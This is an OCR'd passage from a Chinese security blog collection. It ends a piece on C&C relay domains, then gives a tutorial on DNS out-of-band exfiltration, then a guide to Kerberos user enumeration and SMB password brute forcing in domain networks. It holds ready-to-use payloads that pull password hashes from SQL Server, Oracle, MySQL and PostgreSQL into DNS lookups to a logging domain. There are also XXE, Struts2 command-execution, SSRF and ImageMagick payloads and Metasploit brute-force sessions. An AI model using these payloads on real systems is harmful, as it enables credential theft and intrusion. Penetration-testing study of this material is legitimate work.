说到这里，我们再延伸一下，由于 IP 地址是随着中转服务器的变化而变化的，每次 IP 的 变化都会导致整个过程都要重新操作一次，每个命令语句都要

进行修改，那么我们有什么办法可以解决这个问题?

当然有，这里就涉及大家经常用到的域名了，将上面语句中的 IP 地址修改为我们注册的域名，然后将域名解析到我们的中转服务器，这样即使我们更换了中转服务器，我们也不需要更改执行过的命令。

以上的整个过程就是一个简易 C&C 服务器的进化史，通常我们在网络上看到的文章说 C&C 服务器的 IP 地址或者域名，这里的 C&C 服务器说的就是上面的中转服务器，为什么是中转服务器而不是本地主机呢?

那是因为中转服务器是恶意软件和僵尸网络的直连服务器，是最直接接触的服务器，通常在恶意软件分析或者僵尸网络分析的时候首先分析出来的，所有控制者发送的指令都是经过中转服务器发送到目标服务器的，今天就说到这里吧，欢迎大家留言讨论。

利用 DNS 协议回显数据

原创： GETF 信安之路 2018-01-19

这个问题已经是去年提出的了，之前也看到过，在 CTF 题目环境中利用过却对原理不慎了解，在公司大佬们的帮助下成功了理解了一波原理。

这里对原理进行一波总结，并利用了 CEYE 平台

http://ceye.io/


成功的进行了原理复现利用。

原理分析

这个虽然是利用到了比如说 mysql 的 LOAD_FILE 函数，其实本质还是对 windows 的资源管理器的一个利用，利用协议 // 去进行一个子域名的 DNS 解析，将你需要的（你取得的一些有用信息当做子域名信息给传递出来）

先了解下 DNS 解析的基本原理吧

一张图解释 DNS 查询过程



下面来详细解释 DNS 域名解析的过程:

1、网络客户端就是我们平常使用的电脑，打开浏览器，输入一个域名。比如输入 www.163.com，这时，你使用的电脑会发出一个 DNS 请求到本地 DNS 服务器。本地 DNS 服务器一般都是你的网络接入服务器商提供，比如中国电信，中国移动。

2、查询 www.163.com 的 DNS 请求到达本地 DNS 服务器之后，本地 DNS 服务器会首先查询它的缓存记录，如果缓存中有此条记录，就可以直接返回结果。如果没有，本地 DNS 服务器还要向 DNS 根服务器进行查询。

3、根 DNS 服务器没有记录具体的域名和 IP 地址的对应关系，而是告诉本地 DNS 服务器，你可以到域服务器上去继续查询，并给出域服务器的地址。

4、本地 DNS 服务器继续向域服务器发出请求，在这个例子中，请求的对象是 .com 域服务器。.com 域服务器收到请求之后，也不会直接返回域名和 IP 地址的对应关系，而是告诉本地 DNS 服务器，你的域名的解析服务器的地址。

5、最后，本地 DNS 服务器向域名的解析服务器发出请求，这时就能收到一个域名和 IP 地址对应关系，本地 DNS 服务器不仅要把 IP 地址返回给用户电脑，还要把这个对应关系保存在缓存中，以备下次别的用户查询时，可以直接返回结果，加快网络访问。

总结:

当你查询 abc.hack.com 这个子域名时，dns 服务器 hack.com 会收到你的解析请求，这里就是 out_of_band 利用的原理了

windows 资源管理器角度


为什么我说这是对 windows 资源管理器的利用，这里进行演示

当你在资源管理器地址栏输入:

```
\\test.u0ocor.ceye.io\abc
```

u0ocor.ceye.io 是我申请账号的 dns 解析服务器地址

你的测试账号服务器就会收到 DNS 解析请求，并记录（资源管理器这里不好截图）



数据库漏洞复现

当你存在注入点的时候，如果这个查询并不会对你进行一个回显，这个 out_of_band 就非常有用了，这里并未进行后端查询代码的设计了，直接从数据库开始

测试环境：


A ： win7 mysql *环* *对* secure *进*

B ： win10 mysql *环* *对* secure *进*


参数 secure_file_priv

这个参数是全局变量，可以通过下列语句进行查询：

A 机：



B 机：



解释:

这个变量用于限制数据导入和导出操作造成的影响，例如由 LOAD DATA、SELECT…INTO OUTFILE 语句和 LOAD_FILE() 函数执行的操作。

1、如果变量设置为目录的名称，则服务器会将导入和导出操作限制在跟这个目录中一起使用。这个目录必须存在，服务器不会自己创建它。


2、如果变量为空，则不会产生影响，引起不安全的配置。

3、如果变量设置为 NULL，那么服务器就会禁用导入和导出操作。这个值从 MySQL 5.5.53 版本开始允许。

在 MySQL 5.5.53 之前，此变量默认为空，因此我们就可以使用这些函数。但是在 5.5.53 之后的版本中，NULL 值会禁用这些功能。(根据两台测试机器不同版本的 mysql 来判断，会默认为 mysql 的一个 /upload 根目录下)

补充一下两个机器的 mysql 版本：

A 机：



B 机:

复现

在满足上述全局变量的条件下，注意四个点:

1、最大查询长度问题，文件的大小限制

2、文件编码是否和数据库相同

3、绝对路径需要使用 //

4、子域名最大长度问题，DNS 规定，域名中的标号都由英文字母和数字组成，每一个标号不超过 63 个字符，也不区分大小写字母。标号中除连字符（-）外不能使用其他的标点符号。


下面进行演示：

A 机：

```
mysql> use test;
Database changed
mysql> select * from test;
+------+----------+
| name | password |
+------+----------+
| abc  | 123456   |
+------+----------+
1 row in set (0.01 sec)

mysql> SELECT LOAD_FILE(CONCAT('\\\\',(SELECT password FROM test),'.u0ocor.ceye.
io\\abc'));
^C -- query aborted
+-----------------------------------------------------------------------------+

| LOAD_FILE(CONCAT('\\\\',(SELECT password FROM test),'.u0ocor.ceye.io\\abc')) |

+-----------------------------------------------------------------------------+

+-----------------------------------------------------------------------------+

1 row in set (21.19 sec)
```


效果如图：

B 机：



效果如图：

至于能用来读取什么文件，或者是查询什么数据就看具体情况和具体需求了，读文件需要考虑文件权限，编码等等问题

漏洞限制

1、限制在 windows 系统，因为原理是利用了 load_file 在 windows 中读取文件利用到了资源管理器（可能不准确，未具体研究，但是能和资源管理器进行相同一个 DNS 查询操作，这个官方文档中并未提及）

2、在 mysql5.5.53 之前，参数 secure_file_priv 一直是为空可以任意进行读取，在我的测试中，之后的 mysql 版本已经对此有所限制（目录限制，没法随意读取文件）

3、漏洞的利用点不一定停留在数据库（更不限于 mysql），如果你能唤起 windows 的资源管理器，就可以成功利用这个 dns 通道查询传输信息

知识扩展

一些可用 payload

windows:

```
ping %USERNAME%.u0ocor.ceye.io
```

SQL Server:

```
DECLARE @host varchar(1024);

SELECT @host=(SELECT TOP 1 master.dbo.fn_varbintohexstr(password_hash) FROM
    sys.sql_logins WHERE name='sa') +'.ip.port.u0ocor.ceye.io';
```

```
EXEC('master..xp_dirtree"\'+@host+'\foobar$"');
```

Oracle:

```
SELECT UTL_INADDR.GET_HOST_ADDRESS('ip.port.u0ocor.ceye.io');

SELECT UTL_HTTP.REQUEST('http://ip.port.u0ocor.ceye.io/oracle') FROM DUAL;

SELECT HTTPURITYPE('http://ip.port.u0ocor.ceye.io/oracle').GETCLOB() FROM DUAL;

SELECT DBMS_LDAP.INIT(('oracle.ip.port.u0ocor.ceye.io',80) FROM DUAL;

SELECT DBMS_LDAP.INIT((SELECT password FROM SYS.USER$ WHERE
    name='SYS')||||'.ip.port.u0ocor.ceye.io',80) FROM DUAL;
```

MySQL:

```
SELECT LOAD_FILE(CONCAT('\\',(SELECT password FROM mysql.user WHERE
    user='root' LIMIT 1),'.mysql.ip.port.u0ocor.ceye.io\abc'));
```

PostgreSQL:

```
DROP TABLE IF EXISTS table_output;

CREATE TABLE table_output(content text);

CREATE OR REPLACE FUNCTION temp_function()

RETURNS VOID AS $

DECLARE exec_cmd TEXT;

DECLARE query_result TEXT;

BEGIN

SELECT INTO query_result (SELECT passwd

FROM pg_shadow WHERE usename='postgres');

exec_cmd := E'COPY table_output(content) FROM
    E\'\\\\'||query_result||E'.psql.ip.port.u0ocor.ceye.io\\foobar.txt\'';

EXECUTE exec_cmd;
```

```
END;

$ LANGUAGE plpgsql SECURITY DEFINER;

SELECT temp_function();
```

XML Entity Injection

```
<?xml version="1.0" encoding="UTF-8"?>

<!DOCTYPE root [

<!ENTITY % remote SYSTEM "http://ip.port.u0ocor.ceye.io/xxe_test">

%remote;]>

<root/>
```

Struts2

```
xx.action?redirect:http://ip.port.u0ocor.ceye.io/%25{3*4}

xx.action?redirect:${%23a%3d(new%20java.lang.ProcessBuilder(new%20java.lang.String[]{'whoami'})).start(),%23b%3d%23a.getInputStream(),%23c%3dnew%20java.io.InputStreamReader(%23b),%23d%3dnew%20java.io.BufferedReader(%23c),%23t%3d%23d.readLine(),%23u%3d"http://ip.port.u0ocor.ceye.io/result%3d".concat(%23t),%23http%3dnew%20java.net.URL(%23u).openConnection(),%23http.setRequestMethod("GET"),%23http.connect(),%23http.getInputStream()}
```

FFMpeg

```
EXTM3U

EXT-X-MEDIA-SEQUENCE:0

EXTINF:10.0,

concat:http://ip.port.u0ocor.ceye.io

EXT-X-ENDLIST
```

Weblogic

xxoo.com/uddiexplorer/SearchPublicRegistries.jsp?operator=http://ip.port.u0ocor.ceye.io/test&rdoSearch=name&txtSearchname=sdf&txtSearchkey=&txtSearchfor=&selfor=Businesslocation&btnSubmit=Search

ImageMagick

```
push graphic-context

viewbox 0 0 640 480

fill 'url(http://ip.port.u0ocor.ceye.io)'

pop graphic-context
```

Resin

xxoo.com/resin-doc/resource/tutorial/jndi-appconfig/test?inputFile=http://ip.port.u0ocor.ceye.io/ssrf


Discuz

http://xxx.xxxx.com/forum.php?mod=ajax&action=downremoteimg&message=[img=1,1]http://ip.port.u0ocor.ceye.io/xx.jpg[/img]&formhash=xxoo

扩展玩法

从这个漏洞出发，拓展到任意主机上，这是一个利用 dns 进行内网穿透传输信息的技术，这可以应用于某些渗透场景~

用 kali 演示了一个小脚本



这里推荐一个工具： dnscat2，

下载地址：

https://github.com/iagox86/dnscat2

dnscat2 提供客户端和服务端。

使用的条件：

1 一台 vps

2 一个域名控制权限

3 一台内网权限

具体的使用可以结合着两篇博客进行学习，这里不做演示了，扩展阅读：

利用 DNS 隧道传递数据和命令来绕过防火墙

http://blog.csdn.net/tan6600/article/details/52142254

利用 PowerShell 和 Dnscat2 绕过防火墙

https://www.anquanke.com/post/id/85764

技术有限，如文中有理解错误的地方希望大家指出，我及时进行更正

从暴力枚举用户到获取域所有信息

原创： myh0st 信安之路 2018-07-09

我们在进行内网渗透中，会遇到存在 windows 域环境的情况，当我们获得一个内网主机权限之后，这个主机可能没有加入域，我们无法直接通过在这个主机上获取域中的相关信息，这是如何进行域渗透呢?

我们可以通过钓鱼、欺骗、信息收集、密码猜解等方式获取一个域中普通用户的权限，下面先看一下如何暴力枚举域中的用户名。

暴力枚举用户名

我们在对域中信息一无所知的情况下，也没有域中的主机权限，也没有域中用户的账户信息，那么我们可以通过使用字典的方式枚举域中的账户名称。

对于用户名枚举需要对根据以下错误信息来辨别用户名是否正确:

状态	Kerberos 错误信息
用户启用	KDC_ERR_PREAUTH_REQUIRED – 需要额外的预认证
用户禁用	KDC_ERR_CLIENT_REVOKED – 客户端凭证已吊销
不存在	KDC_ERR_C_PRINCIPAL_UNKNOWN – 在 Kerberos 数据库中未找到客户

下面推荐几个工具来完成这个工作。

krbguess

下载地址:

http://www.cqure.net/tools/krbguess-0.21-bin.tar.gz

枚举命令如下:

Java -jar kerbguess.jar -d [domain] -u [user list] -s [DC IP]

```
root@cyclops:/pentest/enumeration/KrbGuess# java -jar krbguess.jar -r mydomain -d /job/users.txt -s 192.168.5.10
KrbGuess v0.21 by Patrik Karlsson <patrik@cqure.net>
=====================================================
[INF] Found user: matt@mydomain
[INF] Found (locked/disabled) user: guest@mydomain
[INF] Found user: alice@mydomain
[INF] Found user: bob@mydomain
[INF] Finnished guessing 7 usernames in 2 seconds
```


Nmap krb5-enum-users NSE Script

使用方法：

nmap –p 88 –script-args krb5-enum-users.realm='domain',userdb=[user list][DC IP]

```
root@cyclops:/job# nmap -p 88 --script krb5-enum-users --script-args krb5-enum-users.realm='mydomain',userdb=/job/users.txt 192.168.5.10

Starting Nmap 7.30 ( https://nmap.org ) at 2016-11-09 15:12 GMT
Nmap scan report for 192.168.5.10
Host is up (0.00027s latency).
PORT   STATE SERVICE
88/tcp open  kerberos-sec
| krb5-enum-users:
| Discovered Kerberos principals
|     matt@mydomain
|     alice@mydomain
|_    bob@mydomain
MAC Address: 00:0C:29:E8:CE:04 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.40 seconds
```


Metasploit 的模块:

模块信息如下：

auxiliary/gather/kerberos_enumusers

```
msf > use auxiliary/gather/kerberos_enumusers
msf auxiliary(kerberos_enumusers) > show options

Module options (auxiliary/gather/kerberos_enumusers):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   DOMAIN                      yes       The Domain Eg: demo.local
   RHOST                       yes       The target address
   RPORT      88               yes       The target port
   Timeout    10               yes       The TCP timeout to establish connection and read data
   USER_FILE                   yes       Files containing usernames, one per li

msf auxiliary(kerberos_enumusers) >
```


使用这个模块我们需要提供三个参数：

1、域名（Domain）

2、域控 IP（RHOST）

3、用户字典（USER_LIST）

```
msf auxiliary(kerberos_enumusers) > set DOMAIN mydomain
DOMAIN => mydomain
msf auxiliary(kerberos_enumusers) > set RHOST 192.168.5.10
RHOST => 192.168.5.10
msf auxiliary(kerberos_enumusers) > set USER_FILE /job/
USER_FILE => /job/users.txt
```


输入 run 运行之后的结果如图：

```
msf auxiliary(kerberos_enumusers) > run

[*] Validating options...
[*] Using domain: MYDOMAIN...
[*] 192.168.5.10:88 - Testing User: "bob"...
[*] 192.168.5.10:88 - KDC_ERR_PREAUTH_REQUIRED - Additional pre-authentication required
[+] 192.168.5.10:88 - User: "bob" is present
[*] 192.168.5.10:88 - Testing User: "alice"...
[*] 192.168.5.10:88 - KDC_ERR_PREAUTH_REQUIRED - Additional pre-authentication required
[+] 192.168.5.10:88 - User: "alice" is present
[*] 192.168.5.10:88 - Testing User: "matt"...
[*] 192.168.5.10:88 - KDC_ERR_PREAUTH_REQUIRED - Additional pre-authentication required
[+] 192.168.5.10:88 - User: "matt" is present
[*] 192.168.5.10:88 - Testing User: "guest"...
[*] 192.168.5.10:88 - KDC_ERR_CLIENT_REVOKED - Clients credentials have been revoked
[-] 192.168.5.10:88 - User: "guest" account disabled or locked out
[*] 192.168.5.10:88 - Testing User: "admin2"...
[*] 192.168.5.10:88 - KDC_ERR_C_PRINCIPAL_UNKNOWN - Client not found in Kerberos database
[*] 192.168.5.10:88 - User: "admin2" does not exist
[*] 192.168.5.10:88 - Testing User: "admin"...
[*] 192.168.5.10:88 - KDC_ERR_C_PRINCIPAL_UNKNOWN - Client not found in Kerberos database
[*] 192.168.5.10:88 - User: "admin" does not exist
[*] 192.168.5.10:88 - Testing User: "administrator"...
[*] 192.168.5.10:88 - KDC_ERR_C_PRINCIPAL_UNKNOWN - Client not found in Kerberos database
[*] 192.168.5.10:88 - User: "administrator" does not exist
[*] Auxiliary module execution completed
msf auxiliary(kerberos_enumusers) >
```


在运行完成之后会将结果保存在 metasploit 的数据库中，输入命令 creds 即可查看存在的用户。

```
msf auxiliary(kerberos_enumusers) > creds
Credentials
===========

host          origin        service            public  private  realm  private_type
----          ------        -------            ------  -------  -----  ------------
192.168.5.10  192.168.5.10  88/udp (Kerberos)  bob
192.168.5.10  192.168.5.10  88/udp (Kerberos)  alice
192.168.5.10  192.168.5.10  88/udp (Kerberos)  matt
```


枚举用户凭证

可以使用 Metasploit 的 auxiliary/scanner/smb/smb_login 来枚举用户的密码凭证，使用帮助如下：

```
msf > use auxiliary/scanner/smb/smb_login
msf auxiliary(smb_login) > show options

Module options (auxiliary/scanner/smb/smb_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ABORT_ON_LOCKOUT  false            yes       Abort the run when an account lockout is detecte
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the curr
   DB_ALL_PASS       false            no        Add all passwords in the current database to the
   DB_ALL_USERS      false            no        Add all users in the current database to the lis
   DETECT_ANY_AUTH   true             no        Enable detection of systems accepting any authen
   PASS_FILE                          no        File containing passwords, one per line
   PRESERVE_DOMAINS  true             no        Respect a username that contains a domain name.
   Proxies                            no        A proxy chain of format type:host:port[,type:hos
   RECORD_GUEST      false            no        Record guest-privileged random logins to the dat
   RHOSTS                             yes       The target address range or CIDR identifier
   RPORT             445              yes       The SMB service port (TCP)
   SMBDomain         .                no        The Windows domain to use for authentication
   SMBPass                            no        The password for the specified username
   SMBUser                            no        The username to authenticate as
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads
   USERPASS_FILE                      no        File containing users and passwords separated by
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
